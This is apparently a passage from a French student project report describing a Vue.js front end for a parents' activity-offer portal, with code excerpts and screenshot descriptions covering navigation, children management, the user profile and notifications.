The screenshot shows the application's main page titled "Toutes les Offres". At the top, there is a navigation bar with links for "BIENVENUE", "Accueil", "À propos de nous", "Contact", and "FAQ". On the right side of the header, there are icons for notifications and user profile. Below the header, a search bar contains the placeholder "Rechercher des offres...". A message "Chargement des offres..." is displayed below the search bar, indicating that the data is currently being loaded.

- Le cas d'erreur :

Le message d'erreur s'affiche lorsque la variable **error** contient une valeur. Il décrit le problème survenu, et le bouton "Réessayer" permet à l'utilisateur de tenter de nouveau de charger les offres en appelant la méthode `fetchOffers`.

```
created() {
  this.fetchOffers();
},
methods: {
  fetchOffers() {
    this.loading = true;
    this.error = null;
    axios.get(url: 'http://localhost:8000/api/show/offers')
      .then(response => {
        this.offers = response.data;
        this.loading = false;
      })
      .catch(error => {
        console.error('There was an error fetching the offers:', error);
        this.error = 'Impossible de charger les offres. Veuillez réessayer plus tard.';
        this.loading = false;
      });
  };
},
```

The screenshot shows the same "Toutes les Offres" page as before, but now it displays an error message. The text "Chargement des offres..." is still present above the search bar. Below the search bar, a red error message reads "Une erreur s'est produite lors du chargement des offres : Impossible de charger les offres. Veuillez réessayer plus tard." A red "Réessayer" button is centered below the error message. At the bottom of the page, there are navigation buttons for "Précédent", "Page 1 sur 0", and "Suivant".

- **UtilisateurParent :**

Le composant UtilisateurParent combine une navigation supérieure et une navigation latérale pour offrir une expérience utilisateur complète et intuitive.

- Navigation supérieure :



La navigation supérieure inclut un bouton pour basculer la barre latérale (c'est le Button lié à bienvenu), des liens de navigation vers les pages principales, et une icône de notification qui dirige l'utilisateur vers la page de notification et Une icône de profil qui permet d'accéder à un menu déroulant avec des options pour gérer le profil utilisateur et pour se déconnecter.



```
JS router.js          V UtilisateurParent.vue x
1  <template>
2      <!-- Navigation Supérieure -->
3      <nav class="navbar">
4          <div>
5              <button @click="toggleSidebar" class="navbar-button">
6                  <i class="fas fa-bars"></i> BIENVENUE
7              </button>
8          </div>
9          <div class="navbar-center">
10             <router-link to="/offerspage" class="nav-link">Accueil</router-link>
11             <router-link to="/AproposNous" class="nav-link">À propos de nous</router-link>
12             <router-link to="/contact" class="nav-link">Contact</router-link>
13             <router-link to="/FAQ" class="nav-link">FAQ</router-link>
14         </div>
15         <div class="navbar-right">
16             <router-link to="/notificationpage" class="icon-link"><i class="fas fa-bell"></i></router-link>
17             <div class="profile-dropdown">
18                 <button @click="toggleProfileMenu" class="icon-link profile-button"><i class="fas fa-user"></i></button>
19                 <div v-if="showProfileMenu" class="dropdown-menu">
20                     <router-link to="/userprofile">Profil</router-link>
21                     <router-link to="/userchildren">Mes Enfants</router-link>
22                     <router-link :to="`/changepassword/${token}`">Changer mot de passe</router-link>
23                     <router-link to="/parentrequests">Mes demandes</router-link>
24                     <button @click="logout">Déconnexion</button>
25                 </div>
26             </div>
27         </div>
28     </div>
29 </div>
```

La méthode **logout** est utilisée pour déconnecter l'utilisateur et rediriger vers la page de connexion, avec suppression du token pour sécuriser la déconnexion.


```

146     logout() {
147       localStorage.removeItem( key: 'token' );
148       this.$router.push('/ConnexionPage');
149     },

```

- Navigation latérale :


La navigation latérale offre des options pour gérer les enfants de l'utilisateur. Il peuvent ajouter et afficher les enfants de l'utilisateur parent.




Les enfants de l'utilisateur sont affichés lorsqu' il clique sur Mes enfants



En cliquant sur un enfant en va récupérer les détails de cette enfant :



Et pour ajouter un enfant il suffit de remplir la formulaire :



le code de navigation latérale :

```

30   <!-- Navigation latérale -->
31   <aside :class="{'closed': !isSidebarOpen}" class="sidebar">
32     <div class="sidebar-close">
33       <button @click="closeSidebar" class="sidebar-close-button">
34         <i class="fas fa-times"></i>
35       </button>
36     </div>
37     <nav>
38       <ul class="sidebar-menu">
39         <li v-for="(option, index) in opciones" :key="index" class="option-with-dropdown">
40           <div class="sidebar-item" @click="toggleDropdown(index)">
41             <div class="sidebar-item-content">
42               <i :class="option.icon"></i>
43               <span>{{ option.title }}</span>
44             </div>
45             <i class="fas fa-chevron-down"></i>
46           </div>
47           <ul v-show="option.isActive" class="sidebar-submenu">
48             <li v-for="child in children" :key="child.id">
49               <a href="#" class="sidebar-submenu-item" @click.prevent="selectChild(child)">
50                 <i class="fas fa-chevron-right"></i>
51                 {{ child.prenom }} {{ child.nom }}
52               </a>
53             </li>
54           </ul>
55         </li>
56       </ul>
57     </nav>

```

template > aside.sidebar > nav > ul.sidebar-menu > li.option-with-dropdown > ul.sidebar-submenu > li

Les enfants associés à l'option "Mes Enfants" sont affichés dans un sous-menu, chaque enfant étant représenté par son prénom et son nom.

```

57   </nav>
58   </aside>
59
60   <div class="modal" v-show="showForm">
61     <div class="modal-background" @click="closeForm"></div>
62     <div class="modal-content">
63       <form @submit.prevent="submitForm">
64         <h3>Détails de {{ selectedChild.prenom }} {{ selectedChild.nom }}</h3>
65         <div class="form-group">
66           <label for="firstName">Nom:</label>
67           <input id="firstName" v-model="selectedChild.prenom" type="text" placeholder="Nom" disabled>
68         </div>
69         <div class="form-group">
70           <label for="lastName">Prénom:</label>
71           <input id="lastName" v-model="selectedChild.nom" type="text" placeholder="Prénom" disabled>
72         </div>
73         <div class="form-group">
74           <label for="courses">Niveau:</label>
75           <input id="courses" v-model="selectedChild.niveau" type="text" placeholder="Le niveau de l'enfant" disabled type="text">
76         </div>
77         <button type="submit">Enregistrer</button>
78         <button type="button" @click="closeForm">Annuler</button>
79       </form>
80     </div>
81   </div>
82
83   <!-- Formulaire Modal pour Ajouter un Enfant -->

```

template > aside.sidebar > nav > ul.sidebar-menu > li.option-with-dropdown > ul.sidebar-submenu > li

Ces fonctionnalités assurent une interface utilisateur fluide et interactive, permettant aux parents de gérer et visualiser facilement les informations de leurs enfants dans l'application.

- Le code pour ajouter un enfant :

Lorsque showAddChildForm est vrai, le formulaire s'affiche, permettant aux utilisateurs de saisir les informations de l'enfant : prénom, nom, niveau, et date de naissance. Tous les champs sont requis pour garantir des données complètes.

A screenshot of a code editor showing a modal form for adding a child. The code is written in Vue.js. The modal contains fields for 'Prenom' (text), 'Nom' (text), 'Niveau' (text), and 'Date de naissance' (date). It includes buttons for 'Ajouter' (Add) and 'Annuler' (Cancel).

```
78      <button type="button" @click="closeForm">>Annuler</button>
79    </form>
80  </div>
81</div>
82
83  <!-- Formulaire Modal pour Ajouter un Enfant -->
84  <div class="modal" v-show="showAddChildForm">
85    <div class="modal-background" @click="closeAddChildForm"></div>
86    <div class="modal-content">
87      <form @submit.prevent="addNewChild">
88        <i class="fas fa-user-circle text-white text-2xl"></i>
89        <input v-model="newChild.prenom" type="text" placeholder="Nom" required>
90        <input v-model="newChild.nom" type="text" placeholder="Prénom" required>
91        <input v-model="newChild.niveau" type="text" placeholder="Niveau" required>
92        <input v-model="newChild.dateOfBirth" type="date" placeholder="Date de naissance" required>
93        <button type="submit">Ajouter</button>
94        <button type="button" @click="closeAddChildForm">Annuler</button>
95      </form>
96    </div>
97  </div>
```

La partie script :

Dans la fonction data, on a initialisé plusieurs propriétés, notamment l'état de la barre latérale, du menu de profil. Et on a défini également des objets pour l'enfant actuellement sélectionné et pour le nouvel enfant à ajouter.

A screenshot of a code editor showing the data() function definition. It initializes properties like isSidebarOpen, showProfileMenu, showForm, showAddChildForm, selectedChild, newChild, opciones, and token.

```
1+ usages  ↳ BoukerMohammed +1
111 export default {
112   name: 'UtilisateurParent',
113   data() {
114     return {
115       isSidebarOpen: false,
116       showProfileMenu: false,
117       showForm: false,
118       showAddChildForm: false,
119       selectedChild: { prenom: '', nom: '', niveau: '' },
120       newChild: { prenom: '', nom: '', niveau: '', dateOfBirth: '' },
121       opciones: [
122         {
123           title: 'Mes Enfants',
124           icon: 'fa fa-users',
125           isActive: false,
126           items: []
127         },
128         {
129           title: 'Ajouter un enfant',
130           icon: 'fas fa-plus-circle',
131           isActive: false,
132           items: []
133         }
134       ],
135       token: '' // Ajouter ici pour stocker le token
136     };
137   }
138 }
```

Dans le hook created, la méthode fetchChildren est appelée pour charger les données des enfants :

```
router.js      UtilisateurParent.vue      UserChildren.vue
138
139     created() {
140         this.fetchChildren();
141         this.token = this.$route.params.token; // Initialiser le token à partir des paramètres de la route
142     },
143     methods: {
144         toggleProfileMenu() {
145             this.showProfileMenu = !this.showProfileMenu;
146         },
147         logout() {
148             localStorage.removeItem( key: 'token' );
149             this.$router.push('/ConnexionPage');
150         },
151         toggleSidebar() {
152             this.isSidebarOpen = !this.isSidebarOpen;
153         },
154         closeSidebar() {
155             this.isSidebarOpen = false;
156         },
157         toggleDropdown(index) {
158             if (this.opciones[index].title === 'Ajouter un enfant') {
159                 this.openAddChildForm();
160             } else {
161                 this.opciones[index].isActive = !this.opciones[index].isActive;
162             }
163         }
164     }
165 }
```

Les méthodes openForm et closeForm gèrent l'affichage du formulaire de détails de l'enfant sélectionné, tandis que openAddChildForm et closeAddChildForm gèrent l'affichage du formulaire d'ajout d'un nouvel enfant.

```
router.js      UtilisateurParent.vue      UserChildren.vue
166     } else {
167         this.opciones[index].isActive = !this.opciones[index].isActive;
168     },
169     openForm() {
170         this.showForm = true;
171     },
172     closeForm() {
173         this.showForm = false;
174     },
175     openAddChildForm() {
176         this.showAddChildForm = true;
177     },
178     closeAddChildForm() {
179         this.showAddChildForm = false;
180     },
181     async fetchChildren() {
182         try {
183             const response = await axios.get( url: 'http://localhost:8000/api/show/parent/enfant/' );
184             console.log('Response data:', response.data);
185             if (Array.isArray(response.data) && Array.isArray(response.data[0])) {
186                 this.children = response.data[0]; // Assigne le tableau imbriqué
187             } else {
188                 this.children = response.data;
189             }
190             this.loading = false;
191         } catch (error) {
192             console.error(error);
193         }
194     }
195 }
```

Enfin on a ajouté La méthode addNewChild qui envoie une requête POST à l'API pour ajouter un nouvel enfant, mettre à jour la liste des enfants et fermer le formulaire d'ajout.

```

185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211

```

### Le profile de l'utilisateur:

On a implémenté une section dédiée à la gestion du profil utilisateur, qui commence par le chargement des données de l'utilisateur. Lors de l'initialisation du composant.

localhost:8081/userprofile

**Profil Utilisateur**

**Email:**  
LailaErdman@gmail.com

**Nom:**  
Laila Erdman

**Fonction:**  
Professeur

**Mettre à jour le profil**

---


La méthode `fetchUserProfile` est appelée pour récupérer les informations du profil depuis l'API. Pendant ce temps, un message de chargement est affiché.

```
,  
    created() {  
        this.fetchUserProfile();  
    },  
    methods: {  
        async fetchUserProfile() {  
            try {  
                const response = await axios.get( url: 'http://localhost:8000/api/my-profile');  
                console.log(response.data);  
                this.user = response.data.user;  
                this.loading = false;  
            } catch (error) {  
                console.error('Erreur lors de la récupération du profil:', error);  
                this.loading = false;  
                this.error = true;  
            }  
        },
```

Pour une expérience utilisateur fluide, on a ajouté des indicateurs visuels pour informer l'utilisateur du statut du chargement des données ou des erreurs éventuelles. Si les données ne sont pas encore disponibles, un message de chargement est affiché. En cas d'erreur lors de la récupération des données, un message d'erreur approprié est présenté.




Une fois les données chargées, on affiche un formulaire permettant à l'utilisateur de voir et de modifier certaines informations de son profil. Les champs email et fonction sont désactivés pour l'édition, tandis que le nom peut être mis à jour. Le formulaire utilise la méthode updateProfile pour envoyer les modifications à l'API.



The screenshot shows the code editor interface with two tabs: 'router.js' and 'UserProfile.vue'. The 'UserProfile.vue' tab is active, displaying the following Vue.js template:

```
<template>
<div class="user-profile">
  <h1>Profil Utilisateur</h1>
  <div v-if="loading" class="loader">Chargement du profil...</div>
  <div v-else-if="error" class="error-message">Erreur lors de la récupération du profil. Veuillez réessayer plus tard.</div>
  <div v-else>
    <form @submit.prevent="updateProfile" class="profile-form">
      <div class="form-group">
        <label for="email" class="form-label"><i class="fas fa-envelope"></i> Email:</label>
        <input type="email" id="email" v-model="user.email" disabled class="form-input">
      </div>
      <div class="form-group">
        <label for="name" class="form-label"><i class="fas fa-user"></i> Nom:</label>
        <input type="text" id="name" v-model="user.name" class="form-input">
      </div>
      <div class="form-group">
        <label for="role" class="form-label"><i class="fas fa-briefcase"></i> Fonction:</label>
        <input type="text" id="role" v-model="user.fonction" class="form-input" >
      </div>
      <button type="submit" class="profile-submit">Mettre à jour le profil</button>
    </form>
  </div>
</div>
</template>
```

Et Pour permettre aux utilisateurs de mettre à jour leur nom, on a ajouté une méthode updateProfile qui envoie une requête PUT à l'API avec les nouvelles données.



```
async updateProfile() {
  try {
    const response = await axios.put('http://localhost:8000/api/my-profile', {
      name: this.user.name,
    });
    console.log("Mise à jour des données de l'utilisateur réussie:", response.data);
    alert('Profil mis à jour avec succès');
  } catch (error) {
    console.error('Erreur lors de la mise à jour du profil:', error);
    alert('Erreur lors de la mise à jour du profil. Veuillez réessayer plus tard.');
  }
}
```

## Notification :

J'ai utilisé trois composants pour créer l'interface de notification pour l'utilisateur :

1. NotificationPage: Ce composant gère les dernières notifications de l'utilisateur.
2. NotificationItem: Utilisé par le composant NotificationPage pour afficher chaque notification.
3. NotificationHistory: Ce composant affiche l'historique des notifications de l'utilisateur.

The screenshot shows a web application interface titled "Notifications". At the top left is the URL "http://localhost:8081/notificationpage". At the top right is a star icon. The main content area is titled "Notifications" and contains a list of seven notifications, each with a "Supprimer" button:

- l'enfant marwan mobader est accepter
- l'inscription à l'offre de programmation est refuser
- il reste 3 jour à l'inscription à l'offre de robotique
- il reste 5 jour à l'inscription à l'offre de robotique
- l'enfant rawan Vernas est refuser
- l'inscription à l'offre de robotique est accepter
- l'inscription à l'offre de programmation avancer est accepter

Below the list are two blue buttons: "Supprimer toutes les notifications" and "Voir l'historique des notifications".

La page NotificationPage est dédiée à la gestion des notifications de l'utilisateur. On a implémenté ce composant pour afficher la liste des notifications, permettre leur suppression individuelle ou globale, et naviguer vers l'historique des notifications.

- Affichage des Notifications :

On a utilisé une boucle v-for dans le composant NotificationPage pour afficher chaque notification sous forme d'éléments NotificationItem. Ces éléments reçoivent les données de notification via des props et émettent un événement delete lors de la suppression.

```

1 <template>
2   <div class="notifications-page">
3     <h1>Notifications</h1>
4     <ul>
5       <notification-item
6         v-for="notification in notifications"
7           :key="notification.id"
8           :notification="notification"
9           @delete="deleteNotification"
10      ></notification-item>
11    </ul>
12    <div class="button-container">
13      <button @click="deleteAllNotifications">Supprimer toutes les notifications</button>
14    </div>
15    <div class="button-container">
16      <button @click="viewHistory">Voir l'historique des notifications</button>
17    </div>
18  </div>
19 </template>

```

- Chargement des Notifications :

On a créé une méthode loadNotifications pour récupérer les notifications depuis l'API au chargement du composant. En cas d'échec, un message d'erreur est affiché.

```

55   async loadNotifications() {
56     try {
57       const response = await axios.get('http://localhost:8000/api/show/notification/parent/top/');
58       this.notifications = response.data;
59       this.loading = false;
60     } catch (error) {
61       console.error("Failed to load notifications:", error);
62       this.loading = false;
63       this.error = true;
64     }
65   },
66   created() {
67     this.loadNotifications();
68   }
69 }


```

Cette page affiche les 7 dernières notification qui a été reçue dans l'application.

- Suppression des Notifications :

Pour permettre la suppression des notifications, on a ajouté des méthodes deleteNotification et deleteAllNotifications qui envoient des requêtes à l'API et mettent à jour l'état local des notifications.

La fonction deleteAllNotification supprimer toute les notification de l'utilisateur.



```

36   },
37   async deleteNotification(id) {
38     try {
39       await axios.delete(url: 'http://localhost:8000/api/delete/notification/${id}');
40       this.notifications = this.notifications.filter(n => n.id !== id);
41     } catch (error) {
42       console.error("Failed to delete notification:", error);
43     }
44   },
45   async deleteAllNotifications() {
46     try {
47       await axios.get(url: 'http://localhost:8000/api/delete/notification/all/');
48       this.notifications = [];
49     } catch (error) {
50       console.error("Failed to delete all notifications:", error);
51     }
52   },
53   viewHistory() {
54     this.$router.push('/notificationhistory');
55   },

```

- Élément de Notification :

Le composant `NotificationItem` est utilisé pour afficher une seule notification avec une option pour la supprimer. On a stylisé cet élément pour le rendre visuellement distinct et interactif.

The screenshot shows a code editor with several tabs at the top: router.js, NotificationHistory.vue, NotificationItem.vue (which is the active tab), NotificationsPage.vue, and UserChildren.vue. The NotificationItem.vue tab has a blue underline. The code in the editor is:

```
3 <template>
4   <li class="notification-item">
5     <p>{{ notification.contenu }}</p>
6     <button @click="$emit('delete', notification.id)">Supprimer</button>
7   </li>
8 </template>
9
10 <script>
11   + usages  Anass El Ouahabi
12   export default {
13     props: {
14       notification: Object
15     }
16   </script>
17
18 <style scoped>
19 .notification-item {
20   display: flex;
21   align-items: center;
22   justify-content: space-between;
23   padding: 10px;
24   background: white;
25   margin-bottom: 10px;
26   border-radius: 4px;
27   box-shadow: 0 1px 4px rgba(0,0,0,0.05);
28 }
```

The screenshot shows a code editor with the same tabs as the previous screenshot. The NotificationItem.vue tab is active. The code in the editor is:

```
28
29
30 .notification-item p {
31   margin: 0;
32   color: #333;
33   flex-grow: 1;
34 }
35
36 button {
37   background-color: #e53e3e;
38   color: white;
39   border: none;
40   padding: 6px 12px;
41   border-radius: 4px;
42   cursor: pointer;
43   transition: background-color 0.2s;
44 }
45
46 button:hover {
47   background-color: #c53030;
48 }
49
50 button:focus {
51   outline: none;
52   box-shadow: 0 0 0 2px #fff, 0 0 0 4px #c53030;
53 }
54 </style>
```

- NotificationHistory :

La page NotificationHistory affiche l'historique des notifications. On a utilisé la même structure que pour NotificationPage.

The screenshot shows a code editor with several tabs at the top: router.js, NotificationHistory.vue (which is currently active), NotificationItem.vue, and NotificationsPage.vue. The main area displays the template part of the NotificationHistory.vue component. The template uses a `<notification-item>` component to render each notification from the `historyNotifications` array.

```
<template>
  <div class="notifications-history-page">
    <h1>Historique des Notifications</h1>
    <ul>
      <notification-item
        v-for="notification in historyNotifications"
        :key="notification.id"
        :notification="notification"
        @delete="deleteNotification"
      ></notification-item>
    </ul>
  </div>
</template>
```

On a utilisé la fonction `loadHistoryNotification` afin de récupérer toutes les notifications de l'utilisateur sauf les 7 notifications déjà affichées dans la page `NotificationPage`.

